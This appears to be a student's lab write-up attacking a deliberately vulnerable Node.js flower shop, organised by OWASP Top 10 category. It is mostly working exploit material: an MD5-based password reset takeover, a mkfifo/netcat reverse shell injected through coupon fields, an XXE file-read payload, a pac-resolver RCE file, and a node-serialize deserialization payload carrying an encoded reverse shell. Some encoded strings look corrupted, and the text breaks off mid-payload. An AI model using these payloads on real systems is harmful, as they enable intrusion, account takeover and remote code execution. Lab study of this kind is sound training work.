

Grow Up Flowers Node

Lab Report

Sheerazalicybersec@gmail.com

2022-02-03



Grow up flowers Node

Gobuster

[A01:2021-Broken Access Control](#)
[A02:2021-Cryptographic Failures](#)
[A03:2021-Injection](#)
[A04:2021-Insecure Design](#)
[A05:2021-Security Misconfiguration](#)
[A06:2021-Vulnerable and Outdated Components](#)
[A07:2021-Identification and Authentication Failures](#)
[A08:2021-Software and Data Integrity Failures](#)
[A09:2021-Security Logging and Monitoring Failures](#)
[A10:2021-Server-Side Request Forgery](#)

Gobuster

```
gobuster dir -w /usr/share/seclists/Discovery/Web-Content/raft-medium-directories-lowercase.txt -t 200 -u http://192.168.29.128:4000
=====
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://192.168.29.128:4000
[+] Method:       GET
[+] Threads:      200
[+] Threads:      200
[+] Wordlist:     /usr/share/seclists/Discovery/Web-Content/raft-medium-directories-lowercase.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.1.0
[+] Timeout:      10s
=====
2022/01/31 16:02:40 Starting gobuster in directory enumeration mode
=====
/img           (Status: 301) [Size: 173] [--> /img/]
/logout        (Status: 302) [Size: 23] [--> /]
/css           (Status: 301) [Size: 173] [--> /css/]
/js            (Status: 301) [Size: 171] [--> /js/]
/images        (Status: 301) [Size: 179] [--> /images/]
/logs           (Status: 200) [Size: 2447]
/cart           (Status: 302) [Size: 28] [--> /login]
/profile        (Status: 302) [Size: 28] [--> /login]
/login          (Status: 200) [Size: 34869]
/search         (Status: 200) [Size: 32809]
/admin          (Status: 200) [Size: 34869]
/signup         (Status: 200) [Size: 35401]
/dashboard      (Status: 302) [Size: 28] [--> /login]
/forgot-password (Status: 200) [Size: 33909]
/vendor         (Status: 301) [Size: 179] [--> /vendor/]
/discount       (Status: 302) [Size: 28] [--> /login]
/benefits       (Status: 302) [Size: 28] [--> /login]
/change-password (Status: 302) [Size: 60] [--> /forgot-password#token%20is%20required]
/user-profile    (Status: 302) [Size: 28] [--> /login]
/memos          (Status: 302) [Size: 28] [--> /login]
```

A01:2021-Broken Access Control

Visit <http://192.168.29.128:4000/signup> and create an account.

We saw that all the pages above are redirecting us back to the login. I made a account with user pwn.

0.0.0.0:4000/signup

80% ⚡ ⚡ ⚡

Home Shop About Us Contact 

SIGN UP

Create an account.

USER NAME *

First Name

Last Name

Verify Password

Email (Optional)

PASSWORD *

or Login now?

Create Account

Now we are redirected to our users cart.

| List Products | Price | qty | Total |
|---|------------------------|---------|--|
|  | Elegant by BloomNation | \$69.90 | <input type="button" value="1"/>  |
|  | Pink roses | \$51.59 | <input type="button" value="2"/>  |

But now that we are logged in if we try to go the [/dashboard](#) like we saw in the gobuster output we are dropped on admins dashboard.



A02:2021-Cryptographic Failures

Inspecting the logs route in browser we can see a stack trace from the node app which exposes password of the admin although it doesn't work any more.

we see that the developer us generating a `fpassword` token based on the m5 of the useraname.

```
const token = md5(username);
fpassword.addToken(userId, token, (err, user) => { // after adding token to db sent an email
    throw userId not found

    {
        _id: 61f6ea8c12aeba102f20c312,
        userId: 1,
        token: '21232f297a57a5a743894a0e4a801fc3'
    },
    {
        _id: 61f6eb16d6632c10afe1db77,
        userId: 1,
        token: '21232f297a57a5a743894a0e4a801fc3'
    },
    {
        _id: 61f6eb794e0c5e111319c600,
        userId: 1,
        token: '21232f297a57a5a743894a0e4a801fc3'
    },
}
```

This means we can take over any account based on there username. If we know a users username then we can easily generate there forgot password token.

lets visit <http://192.168.29.128:4000/forgot-password>. This page have a input for username lets generate a forgot password link for admin.



FORGOT PASSWORD

fpage ×

YOUR USERNAME

admin

Forgot Password

or Login now?



we sent a token to admins email.



FORGOT PASSWORD

We have sent a forgot password link on your email ×

YOUR USERNAME

Your userNmae

Forgot Password

or Login now?

From above gobuster output we can see `/change-password` page that requires a token or it redirects us to the forgot password page.

```
/change-password      (Status: 302) [Size: 60] [--> /forgot-password#token%20is%20required]
```

Lets generate md5 of username admin and check if we can reset his password.


```
$ echo -n admin| md5sum  
21232f297a57a5a743894a0e4a801fc3
```

Now that we have the same token as the logs above we can conclude that is the only thing token is generated from so lets change admins password.

```
252     <a href="#">  
253         ></a>  
258     </figure>  
259 </div>  
260 </div>  
261 <div class="container container-ver2">  
262     <div class="page-login box space-50">  
263         <div class="row">  
264             <div class="col-md-6 col-md-offset-3 sign-in space-30">  
265                 <h3>Forgot Password</h3>  
266  
267  
268                 <div class="alert alert-dismissible alert-danger">  
269                     <button type="button" class="close" data-dismiss="alert">  
270                         &times;  
271                     </button>  
272                     fpage  
273                 </div>  
274  
275                 <!-- change password link : /change-password?token=abcd -->  
276                 <form class="form-horizontal" method="POST">  
277                     <div class="group box space-20">  
278                         <label class="control-label" for="username">Your username</label>  
279                         <input  
280                             class="form-control"  
281                             type="text"  
282                             placeholder="Your userName"  
283                             id="username"  
284                             name="username"  
285                             value=""  
286                         />  
287                     </div>  
288  
289             </div>
```


The form also have this forget password page have this comment to help figure out the name of the parameter although `token` is fairly common and can be fuzzed or guessed easily.

Once we provide the correct token we get to the password reset page.




now we can set the admins password to `password` and take over his account.

We can now successfully login to the admin panel.



A03:2021-Injection

On the admin dashboard we can see that we have a coupon code section first coupon is set to true.



lets try injecting javascript code into the app since its node js. I tried injecting the `while(100);`. This made the web application go on a loop of 100 seconds.

| Coupon Code | Coupon percent | Update Percentage |
|----------------|----------------|-------------------|
| Flowosum | true % | while(100); % |
| FIRSTBUY | 2 % | 2 % |
| FLOWERSAREPURE | 2 % | 2 % |

Update

Since the page is hung we can conclude there is some kind of code execution happening in parsing these variables.

```
require('child_process').exec('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.29.128 4444 >/tmp/f');
```

and we get code execution on the container.

```
$ nc -lvpn 4444
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 172.19.0.3.
Ncat: Connection from 172.19.0.3:45906.
/bin/sh: can't access tty; job control turned off
/home/node/app $ id
uid=1000(node) gid=1000(node) groups=1000(node)
/home/node/app $ whoami
node
/home/node/app $ 
```

A04:2021-Insecure Design

Everything is insecurely designed from auth cookies to user input specified input in url multiple things are vulnerable.

A05:2021-Security Misconfiguration

If we browse the dashboard. We can see that there is a product upload tab.

The screenshot shows a web interface for managing products. At the top, there's a navigation bar with links for Dashboard, Discounts, Allocations, Products, Advance, and Logout. Below the navigation is a section titled "Products" with a sub-section "Sample:". This section displays a single product entry: "1 Product One 19.99". Below this, there's a form titled "Upload Product through XML" with a "Browse..." button and a field showing "No file selected.". A blue "Upload" button is at the bottom of the form.

This tab seems to have functionality to upload products from XML. E-commerce websites have this feature often.

If we see html source code of the page. We can see that the page have a template embedded inside of it.

The screenshot shows the browser's developer tools with the "view-source" tab selected. The page source code is displayed, showing the HTML structure and the embedded XML template. The XML template defines a single product with id 1, name "Product One", and price 19.99.

```

121 <div class="row">
122   <div class="col-lg-12">
123     <p>Sample:</p>
124     <pre>
125       <code>
126         <products>
127           <product>
128             <id>1</id>
129             <name>Product One</name>
130             <price>19.99</price>
131           </product>
132         </products>
133       </code>
134     </pre>
135     <form action="" class="form" enctype="multipart/form-data" method="post">
136       <div class="form-group">
137         <label for="">Upload Product through XML</label>
138         <input type="file" name="file" id="" class="form-control" />
139       </div>
140       <div class="form-group">
141         <button class="btn btn-primary">Upload</button>
142       </div>
143     </form>
144   </div>
145
146 </div>
147

```

This suggests a template for the xml document structure.

First lets try a basic xml document to see if we have any of these values reflecting on the page.

```

<?xml version="1.0" encoding="UTF-8"?>
<products>
<product>
<id>1</id>
<name>Product One</name>
<price>19.99</price>
</product>
</products>

```

We can see that our values are reflected on the page.

Sample:

| Product ID | Product Name | Product Price |
|------------|--------------|---------------|
| 1 | Product One | 19.99 |

This means we can craft our payload like below and see if the XML parser lets us parse the external entity.

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE product [
    <!ENTITY xxe SYSTEM "file:///etc/hostname">
]>
<products>
<product>
<id>&xxe;</id>
<name>Product One</name>
<price>19.99</price>
</product>
</products>
```

We can see that the app successfully retrieves the host name of the machine.

Sample:

| Product ID | Product Name | Product Price |
|------------|--------------|---------------|
| kalli | Product One | 19.99 |

A06:2021-Vulnerable and Outdated Components

Once we get access to the admin panel we can see the advanced section of the flowery.

We can configure the proxy settings of the website may be there is a internal section of the app.

Devs can put rules to redirect traffic to internal development network. If we send the request to this page in response we get back pac-resolver 4.2.0.

```

1 GET /advance HTTP/1.1
2 Host: 0.0.0.0:4000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: csrfToken=NxaZjIHBUSH0OYcLfxXv0rZGvuClX7iE12AF4pvQP9dNS5XyntDtaXpBaAntHRO; connect.sid=s%3A|Pfa704FwLdw2hX7khW1jFRM%0D1jC.Vo239ea0xd2WG4k5HA%2FnNn8D%2FbpQL3UFbmW6j1Fw
9 Upgrade-Insecure-Requests: 1
10 Pragma: No-cache, no-store, must-revalidate, public, max-age=0
11 Cache-Control: max-age=0
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39

```

A simple google search reveals that this version of pac-resolver is effected with a RCE.

pac-resolver@4.2.0

The screenshot shows the Snyk Advisor interface for the pac-resolver package. At the top, it displays 'Vulnerabilities' (1 via 1 paths), 'Dependencies' (17), 'Source', and 'npm'. Below this, a message encourages finding a vulnerability-free version or viewing package health. A prominent red box highlights a 'HIGH SEVERITY' vulnerability: 'Remote Code Execution (RCE)' introduced through pac-resolver@4.2.0. It lists 'Detailed paths' and 'Remediation: Upgrade to pac-resolver@5.0.0.' On the left, a sidebar shows 'Issues' and 'Dependencies' selected, with severity filters for Critical, High, Medium, and Low. The main content area also includes a 'Test and protect my applications' button.

```
function FindProxyForURL(url, host) {
    if (
        (isPlainHostName(host) || dnsDomainIs(host, ".mozilla.org")) &&
        !localHostOrDomainIs(host, "www.mozilla.org") &&
        !localHostOrDomainIs(host, "merchant.mozilla.org")
    ) {
        return "DIRECT";
    } else {
        return "PROXY w3proxy.mozilla.org:8080; DIRECT";
    }
}

var f = this.constructor.constructor(`

    "pwnd".toString.constructor.call({}, "return global.process.mainModule.constructor._load('child_process').execSync('sleep 10').");
`);

f();
```

With the poc given on [sync](#) we can construct our payload.pac like given below.

payload

```
function FindProxyForURL(url, host) {
    if (
        (isPlainHostName(host) || dnsDomainIs(host, ".mozilla.org")) &&
        !localHostOrDomainIs(host, "www.mozilla.org") &&
        !localHostOrDomainIs(host, "merchant.mozilla.org")
    ) {
        return "DIRECT";
    } else {
        return "PROXY w3proxy.mozilla.org:8080; DIRECT";
    }
}

var f = this.constructor.constructor(`

    "pwnd".toString.constructor.call({}, "return global.process.mainModule.constructor._load('child_process').execSync('sleep 10').");
`);

f();
```

Uploading this we can see that the app hung and came back to us after 10 seconds.

The screenshot shows the NetworkMiner tool interface. The 'Request' tab displays a POST request to '/advance/proxy' with various headers and a large, obfuscated payload. The 'Response' tab shows a single byte '1'. The bottom status bar indicates '0 matches' for both requests and responses.

```
POST /advance/proxy HTTP/1.1
Host: 0.0.0.0:4000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 818
Origin: http://0.0.0.0:4000
Connection: close
Referer: http://0.0.0.0:4000/advance
Cookie: __cfduid=d0e1a9ff704ff...; __cf_bm=501oiMjA3IwicKRSIjoiM59X0v3D490
Upgrade-Insecure-Requests: 1
Content-Disposition: form-data; name="pacfile"; filename="pac.pac"
Content-Type: application/x-npm-proxy-auto-configure

function FindProxyForURL(url, host) {
    if (
        (isPlainHostName(host) || dnsDomainIs(host, ".mozilla.org")) &&
        !localHostOrDomainIs(host, "www.mozilla.org") &&
        !localHostOrDomainIs(host, "merchant.mozilla.org")
    ) {
        return "DIRECT";
    } else {
        return "PROXY w3proxy.mozilla.org:8080; DIRECT";
    }
}

var f = this.constructor.constructor(`

    "pwnd".toString.constructor.call({}, "return
global.process.mainModule.constructor._load('child_process').execSync('sleep
10').toString()");
`);

process.exit(100)
`;
```

This concludes that the app have code execution on it. A reverse shell can be achieved by modifying our payload to a netcat listener.

```
function FindProxyForURL(url, host) {
  if (
    (isPlainHostName(host) || dnsDomainIs(host, ".mozilla.org")) &&
    !localhostOrDomainIs(host, "www.mozilla.org") &&
    !localhostOrDomainIs(host, "merchant.mozilla.org")
  ) {
    return "DIRECT";
  } else {
    return "PROXY w3proxy.mozilla.org:8080; DIRECT";
  }
}

var f = this.constructor.constructor(`

  "pwnd".toString.constructor.call({}, "return global.process.mainModule.constructor._load('child_process').execSync('rm /tmp/f;mk
`);

f();
```


and we get code execution on the container.



```
$ nc -lvpn 4444
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 172.19.0.3.
Ncat: Connection from 172.19.0.3:45906.
/bin/sh: can't access tty; job control turned off
/home/node/app $ id
uid=1000(node) gid=1000(node) groups=1000(node)
/home/node/app $ whoami
node
/home/node/app $
```

A07:2021-Identification and Authentication Failures

If we login as a user and browse to [/dashboard](#) like discovered before the user is free to visit the dashboard once he is authorised as any user.



The screenshot shows a web browser window with the following details:

- Address Bar:** Admin | Not Secure | 192.168.29.128:4000/allocations/4
- Navigation:** Back, Forward, Stop, Refresh, Home, Search, Favorites, Logout.
- Header:** Admin
- Content Area:**
 - Allocations:** Filter Assets based on Stock Performance. A form field "Stocks Threshold" is present with the note: "Using above threshold value, it will return all assets allocation above the specified stocks percentage number." A "Submit" button is at the bottom of this section.
 - Asset Allocations for pwn pwn:** Domestic Stocks: 25 %, Funds: 9 %, Bonds: 66 %.

We can see that the page shows the asset allocation for the user we created named pwn.

Although if we see the url we can see that the page includes 4 in the url after allocations this suggests that there is some sort of number associated with pwn's account.

Lets change that and see if we can see other users asset allocations. If we change the id to 3 we can see `Will Smiths` asset allocation.

The screenshot shows a web application interface for managing asset allocations. The top navigation bar includes links for Dashboard, Discounts, Allocations, and Logout. The main content area is titled 'Allocations' and contains a section titled 'Filter Assets based on Stock Performance'. It features a 'Stocks Threshold' input field with a placeholder 'Using above threshold value, it will return all assets allocation above the specified stocks percentage number.' A 'Submit' button is located below the input field. Below this, another section titled 'Asset Allocations for Will Smith' displays the following data:
Domestic Stocks : 31 %
Funds: 27 %
Bonds: 42 %

As these id's are incremental we can guess and keep on revealing data of all the user's in the database.

This screenshot shows the same application interface as the previous one, but for a different user. The top navigation bar and 'Allocations' section are identical. The 'Asset Allocations for Will Smith' section has been replaced by a new section for 'admin Admin':
Domestic Stocks : 31 %
Funds: 3 %
Bonds: 66 %

A08:2021-Software and Data Integrity Failures

If we visit the home page the app sets a cookie named `cart`.

| Name | Value | Domain | Path | Expires / Max-Age | Size | HttpOnly | Secure | SameSite | Last Accessed |
|-------------|---|---------|------|------------------------|------|----------|--------|----------|-----------------------|
| admin | 0 | 0.0.0.0 | / | Mon, 13 Dec 2021 2... | 6 | false | false | None | Mon, 13 Dec 2021... |
| cart | eyJyJ...3AjIPNCEVxyXFrb8Ui...I7C-HPwBZU8D.2xWdkC... | 0.0.0.0 | / | Wed, 02 Feb 2022 1... | 52 | true | false | None | Wed, 02 Feb 2022 1... |
| connect.sid | s%3AjIPNCEVxyXFrb8Ui...I7C-HPwBZU8D.2xWdkC... | 0.0.0.0 | / | Session | 95 | true | false | None | Wed, 02 Feb 2022 1... |
| csrfToken | | 0.0.0.0 | / | Tue, 13 Dec 2022 12... | 9 | false | false | None | Wed, 02 Feb 2022 1... |

If we decode the cookie we can see that it is storing some sort of total in the cookie.

Since this cookie is called cart this total variable could mean its storing the total amount of money customers have to pay in order to receive the order. Although since its base 64 encoded and url encoded. Its a common practice to assume that cookies and values like these needs to be serialised before being passed in backend or frontend. [Node-serialise](#) is common library for serialization.

If we see this blogpost insecure node serialisation can be used to get code execution.

<https://opsecx.com/index.php/2017/02/08/exploiting-node-js-deserialization-bug-for-remote-code-execution/>

We can see that we can use this to get code execution on the container.

First we need to generate a payload. This payload generator will turn return a serialised node object.

```
var y = {
  rce : function(){
    require('child_process').exec('cat /etc/passwd', function(error, stdout, stderr) { console.log(stdout) });
  },
}
var serialize = require('node-serialize');
console.log("Serialized: \n" + serialize.serialize(y));
```

This confirms that our object is executing code.

```
└$ node lol.js
root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:101:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
mysql:x:104:110:MySQL Server,,,:/nonexistent:/bin/false
tss:x:105:111:TPM software stack,,,:/var/lib/tpm:/bin/false
strongswan:x:106:65534::/var/lib/strongswan:/usr/sbin/nologin
ntp:x:107:113::/nonexistent:/usr/sbin/nologin
messagebus:x:108:114::/nonexistent:/usr/sbin/nologin
redsocks:x:109:115::/var/run/redsocks:/usr/sbin/nologin
```

Now lets generate a reverse shell payload. Using [nodejsshell.py](#).

<https://github.com/ajinabraham/Node.Js-Security-Course/blob/master/nodejsshell.py>


```
$ python nodejsshell.py 192.168.29.128 1337
[+] LHOST = 192.168.29.128
[+] LPORT = 1337
[+] Encoding
eval(String.fromCharCode(10,118,97,114,32,110,101,116,32,61,32,114,101,113,117,105,114,101,40,39,110,101,116,39,41,59,10,118,97,114,93,115,112,97,119,110,32,61,32,114,101,113,117,105,114,101,40,39,99,104,105,108,100,95,112,114,111,99,101,115,115,39,41,46,115,112,97,119,110,59,10,72,79,83,84,61,34,49,57,50,46,49,54,56,46,50,57,46,49,50,56,34,59,10,80,79,82,84,61,34,49,51,51,55,34,59,10,84,7,3,77,69,79,85,84,61,34,53,48,48,48,34,59,10,105,102,32,40,116,121,112,101,111,102,32,83,116,114,105,110,103,46,112,114,111,116,111,116,121,112,101,46,99,111,110,116,97,105,110,115,32,61,61,32,39,117,110,100,101,102,105,110,101,100,39,41,32,123,32,83,116,114,114,05,110,103,46,112,114,111,116,111,116,121,112,101,46,99,111,110,116,97,105,110,115,32,61,32,102,117,110,99,116,105,111,110,40,105,16,41,32,123,32,114,117,114,116,32,116,104,105,115,46,105,110,100,101,120,79,102,49,105,116,41,32,33,61,32,45,49,59,32,125,59,32,125,10,102,117,110,99,116,105,111,110,32,99,40,72,79,83,84,44,80,79,82,84,41,32,123,10,32,32,32,32,118,97,114,32,99,108,105,1,01,110,116,32,61,32,110,101,119,32,110,101,116,46,83,111,99,107,101,116,40,41,59,10,32,32,32,32,99,108,105,101,110,116,46,99,111,110,110,101,99,116,40,89,79,82,84,44,32,102,117,110,99,116,105,111,110,40,41,32,123,10,32,32,32,32,32,32,117,110,99,108,105,101,110,116,46,101,11,97,114,32,115,104,32,61,32,115,112,97,119,110,40,39,47,98,105,110,47,115,104,39,44,91,93,41,59,10,32,32,32,32,32,32,32,32,99,108,10,5,101,110,116,46,119,114,105,116,101,40,34,67,111,110,110,101,100,33,92,110,34,41,59,10,32,32,32,32,32,32,32,32,32,32,32,99,108,1,05,101,110,116,46,112,105,112,101,40,115,104,46,115,116,100,105,110,41,59,10,32,32,32,32,32,32,32,115,104,46,115,116,100,101,111,11,7,116,46,112,105,112,101,40,99,108,105,101,110,116,41,59,10,32,32,32,32,32,32,115,104,46,115,116,100,101,114,114,46,112,105,1,12,101,40,99,108,105,101,110,116,41,59,10,32,32,32,32,32,115,104,46,111,110,40,39,101,120,105,116,39,44,102,117,110,99,11,6,105,111,110,40,99,111,100,101,44,115,105,103,110,97,108,41,123,10,32,32,32,32,32,32,32,32,99,108,105,101,110,116,46,101,11,0,100,40,34,68,105,115,99,111,110,110,101,99,116,101,100,33,92,110,34,41,59,10,32,32,32,32,32,32,32,125,41,59,10,32,32,32,12,5,41,59,10,32,32,32,99,108,105,101,110,116,46,111,110,40,39,101,114,114,111,114,39,44,32,102,117,110,99,116,105,111,110,40,101,1,32,123,10,32,32,32,32,32,32,32,115,101,116,84,105,109,101,111,117,116,40,99,40,72,79,83,84,44,80,79,82,84,41,44,32,84,73,77,6,9,79,85,84,41,59,10,32,32,32,32,125,41,59,10,125,10,99,40,72,79,83,84,44,80,79,82,84,41,59,10))
```

Now that we have that eval string lets put the reverse shell code in the json object.

```
{"rce":"_$_$ND_FUNC$_function () { eval(String.fromCharCode(10,118,97,114,32,110,101,116,32,61,32,114,101,113,117,105,114,101,40,39,110,101,116,39,41,59,10,118,97,114,93,115,112,97,119,110,32,61,32,114,101,113,117,105,114,101,40,39,99,104,105,108,100,95,112,114,111,99,101,115,115,39,41,46,115,112,97,119,110,59,10,72,79,83,84,61,34,49,57,50,46,49,54,56,46,50,57,46,49,50,56,34,59,10,80,79,82,84,61,34,49,51,51,55,34,59,10,84,7,3,77,69,79,85,84,61,34,53,48,48,48,34,59,10,105,102,32,40,116,121,112,101,111,102,32,83,116,114,105,110,103,46,112,114,111,116,111,116,121,112,101,46,99,111,110,116,97,105,110,115,32,61,61,32,39,117,110,100,101,102,105,110,101,100,39,41,32,123,32,83,116,114,114,05,110,103,46,112,114,111,116,111,116,121,112,101,46,99,111,110,116,97,105,110,115,32,61,32,102,117,110,99,116,105,111,110,40,105,16,41,32,123,32,114,117,114,116,32,116,104,105,115,46,105,110,100,101,120,79,102,49,105,116,41,32,33,61,32,45,49,59,32,125,59,32,125,10,102,117,110,99,116,105,111,110,32,99,40,72,79,83,84,44,32,102,123,32,115,104,39,44,91,93,41,59,10,32,32,32,32,32,32,32,32,32,117,110,99,108,105,101,110,116,46,101,11,97,114,32,115,104,32,61,32,115,112,97,119,110,40,39,47,98,105,110,47,115,104,39,44,91,93,4